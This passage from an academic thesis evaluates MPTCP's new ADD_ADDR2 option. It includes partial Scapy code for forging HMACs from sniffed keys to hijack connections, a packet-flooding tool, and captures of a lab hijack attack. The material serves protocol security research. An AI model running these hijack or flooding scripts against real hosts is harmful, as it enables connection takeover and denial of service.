
Figure 5.4.   Network scenario, client two interfaces and server one interface (IPv6)

Finally, a second setup for IPv6 have been set, involving a client with a single interface and a server with two interfaces. All the implementation details about this scenario are omitted here, since they closely resemble the previous configurations, but the final scenario is shown in figure 5.5.

Figure 5.5.   Network scenario, client one interface and server two interfaces (IPv6)

All the scenarios, two involving IPv4 and two involving IPv6, were tested to ensure that the new ADD_ADDR2 format works properly. For each and every scenario, port advertisement has been also tested. All the results were positive, but only the outcome of a single scenario is reported in this paper, in appendix 8. Such appendix shows the capture file of an MPTCP version 1 connection involving the new ADD_ADDR2 option sent from a server with two IPv6 interfaces to a client with a single IPv6 interface, without port advertisement enabled: it is possible to verify that the new subflow is started with MP_JOIN from the client after receiving the ADD_ADDR2 message, and the advertised IP address is correctly used.

ADD_ADDR2 and keys' eavesdrop

After having tested the proper functioning of the new MPTCP implementation, this has been exposed to the very same attacking tool used to exploit the old ADD_ADDR vulnerability. As expected, when the host using MPTCP version 1 receives the ADD_ADDR message without the truncated HMAC field, it simply discards such packet and no subflow is originated, thus making the connection hijack impossible.

The same result is achieved by sending an ADD_ADDR2 packet with random truncated HMAC, thus proving the HMAC verification process works as expected in MPTCP version 1.

As a further evaluation of the new format, a modified version of the attacking script has been developed to eavesdrop the initial MPTCP keys exchanged in the MP_CAPABLE options, thus being able to calculate the correct HMAC for ADD_ADDR2 and carrying out the connection's hijack towards the updated MPTCP implementation [67]. This attack is indeed the combination of ADD_ADDR attack and keys' eavesdrop attack, both explained in the section about MPTCP security. It is important to remind that such attack requires the attacker to be a partially on-path eavesdropper to retrieve the above-mentioned keys, which constitutes an important limitation for the vulnerability, that is currently considered acceptable (see section 3.2.2). Nevertheless, it is interesting to show the feasibility of this new kind of attack towards ADD_ADDR2. The new Scapy attack script, acting in the same network configuration of section 4.1, is very similar to the one used for exploiting the old ADD_ADDR vulnerability with the only additional component capable of sniffing the keys in the SYN/ACK+MP_CAPABLE option sent by the server to the client and using such keys to compute a valid HMAC field for the forged ADD_ADDR2 message. The cryptographic function in the Scapy script is shown in listing 5.20 and it works for the IPv4 advertisement without the port value: the argument *r1* is the address ID value and the argument *r2* is the IPv4 address, while *k1* and *k2* are the two keys for the MPTCP session eavesdropped from the MP_CAPABLE messages. The additional truncated HMAC value is added to the forged packet by using the modified Scapy class for ADD_ADDR2 shown in listing 5.18. In this case, as expected, the hijacking attack is proved to be still possible.

```
1  ...
2  def genhmac_addaddr2(k1, k2, r1, r2):
3      """Returns a HMAC-SHA1 with the concatenation of k1 and k2
4      as key and the concatenation of r1 and r2 as message.
5      k1, k2 are 64bits integers
6      r1, r2 are 8bits and 32bits integers, respectively
7      Return a 160bits integer
8      """
9      import hashlib
10     import hmac
11     import math
12
13     key = xstr(k1).rjust(8,'\00') + xstr(k2).rjust(8,'\00')
14     msg = xstr(r2).rjust(1,'\00') + xstr(r1).rjust(4,'\00')
15     ...
16     return xlong(hmac.new(key, msg=msg, digestmod=hashlib.sha1).digest())
17 ...
```

Listing 5.20.   HMAC-SHA1 calculation in Python

ADD_ADDR(2) flooding

A final performance evaluation has been executed on the new ADD_ADDR2 format. The newly introduced HMAC value in the ADD_ADDR2 packet would trigger cryptographic computations at the receiver. Such computations are highly optimized for fast execution and reduced CPU utilization, but they might represent a problem if triggered at a high rate. For example, by studying the impact of the HMAC calculation for the MPTCP operations, it has been found that this accounts for the 25% of the overall CPU time spent in generating the SYN/ACK+MP_JOIN packet [68].

The possibility to overload a host's CPU is now enabled with ADD_ADDR2, where an attacker can forge ADD_ADDR2 messages with random HMAC and flood the target, so that the latter has to call the *mptcp_hmac_sha1()* function repeatedly. Two new Scapy scripts have been developed to perform such flooding with both ADD_ADDR [69] and ADD_ADDR2 [70] so that it is possible to compare the difference in CPU load when the HMAC calculation is added to the flooding procedure towards the client. The *main()* function of the script for the flooding is reported in listing 5.21.

```
1   def main():
2       args = parse_args()
3
4       ADVERTISED_IP = args.advertisedIP
5       CLIENT_IP = args.clientIP
6       SERVER_IP = args.serverIP
7       CLIENT_IF = args.clientIf
8       SERVER_IF = args.serverIf
9
10      pktl = sniff(iface=CLIENT_IF, lfilter=lambda p: filter_source(p,
            CLIENT_IP), count=1)
11
12      # Sending ADD_ADDR flood to client
13      addaddrlist = []
14      addaddrlist.append(forge_addaddr(ADVERTISED_IP, SERVER_IP,
            pktl[0][TCP].dport, CLIENT_IP, pktl[0][TCP].sport,
            (pktl[0][TCP].ack)+SEQUENCE_OFFSET,
            (pktl[0][TCP].seq)-SEQUENCE_OFFSET))
15
16      print "Preparing"
17      for i in range (0, 10000):
18          addaddrlist.append(addaddrlist[0].copy())
19      start = time.time()
20      print "Sending"
21      sendpfast(addaddrlist, pps=int(args.floodRate), iface=CLIENT_IF,
            loop=10000, file_cache=True)
22      end = time.time()
23      print(end - start)
24      return
```

Listing 5.21.   Scapy flooding tool (*main()* function)

The network scenario adopted for this attack is the same of the one used for the ADD_ADDR attack simulation (section 4.3) and the command line used to call the new attack script is almost unchanged as well: the only difference is the additional argument used to define the rate at which Scapy should send the forged ADD_ADDR(2) packets (*args.floodRate*). A random HMAC value is added to each packet in case of ADD_ADDR2 (such random value is present in the implementation code for *forge_addaddr()*, not shown in listing 5.21).

A separate Python script has been developed together with *gnuplot* in order to track and visualize the CPU usage of the client virtual machine process over time [71]. The tool samples the CPU usage percentage for the UML process from the command *top* (launched from localhost) a number of times defined by the user and it calculates the average of such samples. For our tests, 200 samples are retrieved for each calculation, while the virtual machine is flooded with a fixed rate of ADD_ADDR(2) packets.

The test involved a *netcat* communication between the client and the server, so that the average CPU usage is practically 0% when no message is being exchanged. Then, the flooding is executed towards the client (through *tap0*) with different sending rates, from 20000 packets per second up to 100000 packets per second. Initially, the tests were performed with a maximum sending rate of around 1000 packets per second, since it appeared to be the highest throughput reachable by Scapy using the function *send()*. For the final experiment, the function *sendpfast()* is used instead: such function adopts *tcpreplay* to drastically increase the sending rate capabilities of Scapy, thus allowing the experiment on ADD_ADDR(2) flooding.

In defining the sending rates to be used, it was verified that no packets were dropped by the receiving kernel and that the actual throughput of the flooding tool resembles the value passed as parameter to *tcpreplay*. For these purposes, Wireshark has been used to inspect the actual traffic,

Figure 5.6.   Flooding traffic with sending rate set to 100000 packets/sec

and it was possible to verify that Scapy was able to maintain the required sending rate with a good approximation: the results for the most CPU-intensive case, involving 100000 packets per second, show that the actual throughput average is lower than the expected value but always higher than 99000 packets per second (less than 1% difference). More importantly, the same difference is observed for both ADD_ADDR and ADD_ADDR2 packets, meaning that its influence on the comparison between the two formats can be considered very limited. A typical flooding traffic for the simulation is reported in figure 5.6, with a sending rate set to 100000 packets per second. Both ADD_ADDR and ADD_ADDR2 flooding have been executed, and each configuration has been run five times for better statistics. The targeted virtual machine (the client UML) was assigned to a single core of the eight Intel Core i7-4770S CPUs (3.10GHz) available inside the physical machine. 256MB was the amount of assigned RAM. The results of such experiment are shown in graph of figure 5.7 and in the table 5.1.

Flooding rate (pkt/sec)	20k	40k	60k	80k	100k
CPU usage (ADD_ADDR)	11,22%	22,18%	33,00%	46,43%	55,88%
CPU usage (ADD_ADDR2)	12,66%	25,03%	37,47%	52,09%	63,38%
Relative increase	13,41%	12,19%	13,55%	12,86%	12,78%
Absolute increase	1,43%	2,85%	4,47%	5,66%	7,49%

Table 5.1.   Flooding results

The graph shows how the CPU usage increases almost linearly with respect to the number of received ADD_ADDR(2) per second. However, for the ADD_ADDR2 case the CPU usage is sightly higher with the respect to the ADD_ADDR case, as expected because of the additional HMAC calculation performed for each incoming message. Another element that could contribute to increase the CPU utilization at the receiver is the higher throughput to be handled at the network level due to the additional 8 bytes per packet in case of ADD_ADDR2. In order to verify the impact of such small difference in the throughput, the following experiment has been executed: an MPTCP version 0 connection has been flooded with ADD_ADDR2 messages and an MPTCP version 1 connection has been flooded with ADD_ADDR messages; in both cases the option is not processed and the only CPU usage is exploited to handle the incoming flow of bits at the receiver. In both scenarios the CPU utilizations were practically the same for a constant flooding rate, meaning that the difference observable in graph 5.7 is due to the HMAC computations only.

For each tested sending rate, the average CPU usage increases of around 13% (plus or minus 0,5%) in case of ADD_ADDR2 packets: for example, the CPU load for the most CPU-intensive tested scenario, involving 100000 packets per seconds, passes from 55,9% to 63,4%, in average.

Even if this experiment gives only a rough estimation of the impact brought by the HMAC field in case of flooding attacks, the final data shows a limited increase in CPU usage, not pronounced enough to claim that ADD_ADDR2 introduces any new attacking vector. Nevertheless, further tests with different operational environments are advised to further investigate the new format's implementation.

Figure 5.7.   Flooding attack for ADD_ADDR and ADD_ADDR2 and its impact on targeted host's CPU load

Chapter 6

Conclusions

6.1 Ethical aspects and sustainability

MPTCP might potentially have a huge impact on the connectivity performances for the most common services and applications currently available at globally. In the interconnected reality of today, this means that MPTCP might have a tremendous impact on virtually any context involving a connected device, being that a personal smartphone or a single node in a big data center of a big corporation. However, performance is not the only metric to be prioritized when it comes to worldwide communication protocols and infrastructures: security and privacy are also major components in the area. From this perspective, working on the security evaluation of MPTCP has important implications regarding ethical concerns. By splitting a logical flow of data into different subflows with no predictable scheduling pattern, perhaps involving different ISPs for different subflows, would make it so much harder to inspect and eavesdrop useful information regarding the ongoing connections by acting within the core of the Internet. Despite this might be seen as a potential benefit for clients aiming at achieving full anonymization, many current intrusion mechanisms and similar technologies might fail under these new circumstances, perhaps causing even more security threats overall. Privacy has not been specifically mentioned in this paper so far, since a major attention has been put on the security aspects of the protocol. However, it is important to remind the reader that the main goal for MPTCP is currently to achieve at least the same level of security of regular TCP; in other words it is required that MPTCP does not introduce new attacking vectors of relevant importance. MPTCP is not specifically thought to be an extension of TCP aimed at improving security and privacy for the people all over the world.

Another argumentation can be elaborated regarding the sustainability and environmental aspects related to MPTCP. The new protocol allows for a much improved resource utilization when it comes to handling data transfer via multiple interfaces. By evaluating the energy impact of all the available connectivity modules on the device it is possible to optimize the overall energy impact for the data transferring operation by attempting to always utilize the most energy efficient interface amongst the ones available. From a end user perspective, this can be particularly valuable for mobile devices that run on battery. Nevertheless, the environmental impact of a MPTCP connection can always be optimized at the hardware level by exploiting the most efficient resources available. As a consequence of the much improved connection reliability and the new failover capability of MPTCP, it is possible to carry out additional reasonings regarding the positive impact that can be achieved by deploying the new protocol at large scale: being able to redirect the data transfer on a different interface upon failure, with no need to restart the whole session from the beginning as it was the case with regular TCP means that far less wasted traffic can be eventually observed in the network. These reasonings apply in a similar fashion to different scenarios like the Internet backbone and data centers.

Overall, MPTCP can drastically change how privacy is handled within the Internet, while the security aspects should remain unchanged, if not improved, with respect to current TCP. Finally, MPTCP would bring a positive impact for the environment by a better resources exploitation, if deployed at large scale.

6.2 Related work

This thesis is focused on the development of the first implementation of ADD_ADDR2. No other implementations for such new format have been released yet at the time of writing, even if the specifications for it are currently available in RFC draft documents. This work is closely related to the underlying specifications elaborated by the IETF working group and MPTCP maintainers. From a more general perspective, all the research carried out on the security aspects of MPTCP can be considered related work and this includes middleboxes testing, which is a parallel project active at the Intel office in Lund (Sweden) where this thesis work has been performed.

6.3 Future work

This thesis workflow mainly involved actual development and testing. The final produced patches have been applied to the official Linux Kernel MPTCP repository, thus marking the first step towards the implementation of the new version of the protocol: MPTCP version 1. Both the implementation of MPTCP and the definition of the protocol's specifications are important works in progress for the Internet community. The introduced modifications in this thesis use RFC-6824bis-04 as reference document, but during the last part of the working period a new RFC draft has been released (RFC-6824bis-05) with new MPTCP functionalities and a slightly different implementation of ADD_ADDR2 as well. A future work will be to update the current ADD_ADDR2 implementation to follow the new draft document's specifications, keeping in mind that the whole project is at a experimental stage and subjected to relatively frequent modifications.

Another open problem left by this work is the investigation about the Crypto APIs usage in MPTCP, a context that is also found in the SCTP protocol implementation for Linux: since Crypto-API is unsafe in atomic context, current SCTP code must be updated to cope with this aspect. If the problem is definitely solved for SCTP and Crypto-APIs are certified to be safe in SCTP, then it is possible adopt the same code elsewhere in the network components of Linux, including MPTCP. The positive aspect of switching to an already available and established set of cryptographic functions include code re-usability and modularity. Performance comparisons should be investigated as well.

Future work includes the updating of the networking tools in order to be compatible with the new format of ADD_ADDR. Examples for this have been shown in the thesis for Wireshark and the Nimai's MPTCP-compatible Scapy tool.

Lastly, it is worth mentioning that this paper is focused on the ADD_ADDR vulnerability, but other threats have been detected for MPTCP. Security concerns will remain one of the main aspects to be investigated and verified during the development phase of MPTCP, so that all the minimum requirements are met before the protocol is added to the public Linux Kernel. This thesis only marginally mention other security implications other than ADD_ADDR. Moreover, the experimental evaluation reported in this paper addresses the flooding attack considerations related to ADD_ADDR2, but further studies should be carried out regarding the new format to assess that it does not indeed introduce new attacking vectors or unexpected performance degradation in MPTCP.

Chapter 7

ADD_ADDR attack capture

This appendix contains the capture file for the ADD_ADDR attack execution as described in chapter 4. This capture is obtained by monitoring *tap0* (targeted interface) and trimmed to just show the TCP flags and the MPTCP options exchanged in signaling packets.

From the capture file it is possible to find the ADD_ADDR message received from the attacker (frame 21) and the subsequent SYN+MP_JOIN message sent by the client to the advertised address 10.1.1.1 (frame 22). Moreover, the last frame (frame 30) shows the RST message sent by the attacker to close the initial subflow, that being the last step of the hijacking procedure.

```
...
----------------------------------------------------------------------------------------------------
Frame 2: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
Ethernet II, Src: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa), Dst: a6:34:88:29:79:30 (a6:34:88:29:79:30)
Internet Protocol Version 4, Src: 10.1.1.2, Dst: 10.2.1.2
Transmission Control Protocol, Src Port: 59297, Dst Port: 33443, Seq: 0, Len: 0
    ...
    Flags: 0x002 (SYN)
    ...
        Multipath TCP: Multipath Capable
            Kind: Multipath TCP (30)
            Length: 12
            0000 .... = Multipath TCP subtype: Multipath Capable (0)
            .... 0000 = Multipath TCP version: 0
            Multipath TCP flags: 0x81
                1... .... = Checksum required: 1
                .0.. .... = Extensibility: 0
                .... ...1 = Use HMAC-SHA1: 1
                ..00 000. = Reserved: 0x00
            Sender's Key: 16701209312697411725
    ...
----------------------------------------------------------------------------------------------------
Frame 3: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
Ethernet II, Src: a6:34:88:29:79:30 (a6:34:88:29:79:30), Dst: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa)
Internet Protocol Version 4, Src: 10.2.1.2, Dst: 10.1.1.2
Transmission Control Protocol, Src Port: 33443, Dst Port: 59297, Seq: 0, Ack: 1, Len: 0
    ...
    Flags: 0x012 (SYN, ACK)
    ...
        Multipath TCP: Multipath Capable
            Kind: Multipath TCP (30)
            Length: 12
            0000 .... = Multipath TCP subtype: Multipath Capable (0)
            .... 0000 = Multipath TCP version: 0
            Multipath TCP flags: 0x81
                1... .... = Checksum required: 1
                .0.. .... = Extensibility: 0
                .... ...1 = Use HMAC-SHA1: 1
                ..00 000. = Reserved: 0x00
            Sender's Key: 12435103743977414024
    ...
----------------------------------------------------------------------------------------------------
```

```
Frame 4: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
Ethernet II, Src: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa), Dst: a6:34:88:29:79:30 (a6:34:88:29:79:30)
Internet Protocol Version 4, Src: 10.1.1.2, Dst: 10.2.1.2
Transmission Control Protocol, Src Port: 59297, Dst Port: 33443, Seq: 1, Ack: 1, Len: 0
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Multipath Capable
            Kind: Multipath TCP (30)
            Length: 20
            0000 .... = Multipath TCP subtype: Multipath Capable (0)
            .... 0000 = Multipath TCP version: 0
            Multipath TCP flags: 0x81
                1... .... = Checksum required: 1
                .0.. .... = Extensibility: 0
                .... ...1 = Use HMAC-SHA1: 1
                ..00 000. = Reserved: 0x00
            Sender's Key: 16701209312697411725
    ...
-----------------------------------------------------------------------------------------------------
Frame 5: 87 bytes on wire (696 bits), 87 bytes captured (696 bits)
Ethernet II, Src: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa), Dst: a6:34:88:29:79:30 (a6:34:88:29:79:30)
Internet Protocol Version 4, Src: 10.1.1.2, Dst: 10.2.1.2
Transmission Control Protocol, Src Port: 59297, Dst Port: 33443, Seq: 1, Ack: 1, Len: 1
    ...
    Flags: 0x018 (PSH, ACK)
    ...
        Multipath TCP: Data Sequence Signal
            Kind: Multipath TCP (30)
            Length: 20
            0010 .... = Multipath TCP subtype: Data Sequence Signal (2)
            Multipath TCP flags: 0x05
                ...0 .... = DATA_FIN: 0
                .... 0... = Data Sequence Number is 8 octets: 0
                .... .1.. = Data Sequence Number, Subflow Sequence Number, Data-level Length, Checksum present: 1
                .... ..0. = Data ACK is 8 octets: 0
                .... ...1 = Data ACK is present: 1
            Original MPTCP Data ACK: 2078391628
            Data Sequence Number: 2995440535  (32bits version)
            Subflow Sequence Number: 1
            Data-level Length: 1
    ...
-----------------------------------------------------------------------------------------------------
... [Regular data transfer here]
-----------------------------------------------------------------------------------------------------
Frame 21: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
Ethernet II, Src: a6:34:88:29:79:30 (a6:34:88:29:79:30), Dst: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa)
Internet Protocol Version 4, Src: 10.2.1.2, Dst: 10.1.1.2
Transmission Control Protocol, Src Port: 33443, Dst Port: 59297, Seq: 1004, Ack: 4294966299, Len: 0
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Add Address
            Kind: Multipath TCP (30)
            Length: 8
            0011 .... = Multipath TCP subtype: Add Address (3)
            .... 0100 = IP version: 4
            Address ID: 6
            Advertised IPv4 Address: 10.1.1.1
    ...
-----------------------------------------------------------------------------------------------------
Frame 22: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
Ethernet II, Src: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa), Dst: a6:34:88:29:79:30 (a6:34:88:29:79:30)
Internet Protocol Version 4, Src: 10.1.1.2, Dst: 10.1.1.1
Transmission Control Protocol, Src Port: 53953, Dst Port: 33443, Seq: 0, Len: 0
    ...
    Flags: 0x002 (SYN)
    ...
        Multipath TCP: Join Connection
            Kind: Multipath TCP (30)
            Length: 12
            0001 .... = Multipath TCP subtype: Join Connection (1)
            Multipath TCP flags: 0x10
                ...1 .... = Backup flag: 1
            Address ID: 2
            Receiver's Token: 1242546132
```

```
        Sender's Random Number: 3113663070
    ...
--------------------------------------------------------------------------------------------------------
... [TCP retranmission here]
--------------------------------------------------------------------------------------------------------
Frame 24: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
Ethernet II, Src: a6:34:88:29:79:30 (a6:34:88:29:79:30), Dst: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa)
Internet Protocol Version 4, Src: 10.1.1.1, Dst: 10.1.1.2
Transmission Control Protocol, Src Port: 33443, Dst Port: 53953, Seq: 0, Ack: 1, Len: 0
    ...
    Flags: 0x012 (SYN, ACK)
    ...
        Multipath TCP: Join Connection
            Kind: Multipath TCP (30)
            Length: 16
            0001 .... = Multipath TCP subtype: Join Connection (1)
            Multipath TCP flags: 0x10
                ...1 .... = Backup flag: 1
            Address ID: 4098
            Sender's Truncated HMAC: 2867407674975684266
            Sender's Random Number: 1275303205
    ...
--------------------------------------------------------------------------------------------------------
Frame 25: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
Ethernet II, Src: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa), Dst: a6:34:88:29:79:30 (a6:34:88:29:79:30)
Internet Protocol Version 4, Src: 10.1.1.2, Dst: 10.1.1.1
Transmission Control Protocol, Src Port: 53953, Dst Port: 33443, Seq: 1, Ack: 1, Len: 0
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Join Connection
            Kind: Multipath TCP (30)
            Length: 24
            0001 .... = Multipath TCP subtype: Join Connection (1)
            .... 0000 0000 0000 = Reserved: 0x0000
            Sender's HMAC: 20767a5fd16ca5a23e652f78620883acfbca2590
    ...
--------------------------------------------------------------------------------------------------------
...
--------------------------------------------------------------------------------------------------------
Frame 30: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: a6:34:88:29:79:30 (a6:34:88:29:79:30), Dst: 36:92:62:7e:a3:aa (36:92:62:7e:a3:aa)
Internet Protocol Version 4, Src: 10.2.1.2, Dst: 10.1.1.2
Transmission Control Protocol, Src Port: 33443, Dst Port: 59297, Seq: 4, Len: 0
    ...
    Flags: 0x004 (RST)
    ...
```

Chapter 8

MPTCP version 1 capture

This appendix contains the first 10 packets of a MPTCP connection between two UML virtual machines using the IPv6 network scenario shown in figure 5.5. The MPTCP version in use includes the set of patches developed during the thesis work (compliant with RFC-6824bis-04), such as version control (set to 1, as shown in the first three frames related to the MP_CAPABLE handshake) and ADD_ADDR2 (the truncated HMAC value is present in frame 4). The main purpose of this capture file is to show the proper functioning of the patches introduced during the thesis work.

The capture file is generated with the Wireshark tool made compatible with ADD_ADDR2, and the displayed content is trimmed to just show the TCP flags and the MPTCP options exchanged in signaling packets. This capture is obtained by monitoring *tap0*.

```
Frame 1: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface 0
Ethernet II, Src: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6), Dst: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4)
Internet Protocol Version 6, Src: 1000:1:1::2, Dst: 1000:2:1::2
Transmission Control Protocol, Src Port: 59883, Dst Port: 5001, Seq: 0, Len: 0
    ...
    Flags: 0x002 (SYN)
    ...
        Multipath TCP: Multipath Capable
            Kind: Multipath TCP (30)
            Length: 12
            0000 .... = Multipath TCP subtype: Multipath Capable (0)
            .... 0001 = Multipath TCP version: 1
            Multipath TCP flags: 0x81
                1... .... = Checksum required: 1
                .0.. .... = Extensibility: 0
                .... ...1 = Use HMAC-SHA1: 1
                ..00 000. = Reserved: 0x00
            Sender's Key: 5002747019653015322
    ...
-------------------------------------------------------------------------------------------------------
Frame 2: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface 0
Ethernet II, Src: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4), Dst: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6)
Internet Protocol Version 6, Src: 1000:2:1::2, Dst: 1000:1:1::2
Transmission Control Protocol, Src Port: 5001, Dst Port: 59883, Seq: 0, Ack: 1, Len: 0
    ...
    Flags: 0x012 (SYN, ACK)
    ...
        Multipath TCP: Multipath Capable
            Kind: Multipath TCP (30)
            Length: 12
            0000 .... = Multipath TCP subtype: Multipath Capable (0)
            .... 0001 = Multipath TCP version: 1
            Multipath TCP flags: 0x81
                1... .... = Checksum required: 1
                .0.. .... = Extensibility: 0
                .... ...1 = Use HMAC-SHA1: 1
                ..00 000. = Reserved: 0x00
            Sender's Key: 9989746376998273982
    ...
-------------------------------------------------------------------------------------------------------
```

```
Frame 3: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
Ethernet II, Src: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6), Dst: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4)
Internet Protocol Version 6, Src: 1000:1:1::2, Dst: 1000:2:1::2
Transmission Control Protocol, Src Port: 59883, Dst Port: 5001, Seq: 1, Ack: 1, Len: 0
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Multipath Capable
            Kind: Multipath TCP (30)
            Length: 20
            0000 .... = Multipath TCP subtype: Multipath Capable (0)
            .... 0001 = Multipath TCP version: 1
            Multipath TCP flags: 0x81
                1... .... = Checksum required: 1
                .0.. .... = Extensibility: 0
                .... ...1 = Use HMAC-SHA1: 1
                ..00 000. = Reserved: 0x00
            Sender's Key: 5002747019653015322
            Receiver's Key: 9989746376998273982
        Multipath TCP: Data Sequence Signal
            Kind: Multipath TCP (30)
            Length: 8
            0010 .... = Multipath TCP subtype: Data Sequence Signal (2)
            Multipath TCP flags: 0x01
                ...0 .... = DATA_FIN: 0
                .... 0... = Data Sequence Number is 8 octets: 0
                .... .0.. = Data Sequence Number, Subflow Sequence Number, Data-level Length, Checksum present: 0
                .... ..0. = Data ACK is 8 octets: 0
                .... ...1 = Data ACK is present: 1
            Original MPTCP Data ACK: 872094606
    ...
------------------------------------------------------------------------------------------------------
Frame 4: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
Ethernet II, Src: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4), Dst: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6)
Internet Protocol Version 6, Src: 1000:2:1::2, Dst: 1000:1:1::2
Transmission Control Protocol, Src Port: 5001, Dst Port: 59883, Seq: 1, Ack: 1, Len: 0
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Add Address
            Kind: Multipath TCP (30)
            Length: 28
            0011 .... = Multipath TCP subtype: Add Address (3)
            .... 0110 = IP version: 6
            Address ID: 8
            Advertised IPv6 Address: 1000:2:2::2
            Truncated HMAC: 7594364714824743626
    ...
------------------------------------------------------------------------------------------------------
Frame 5: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
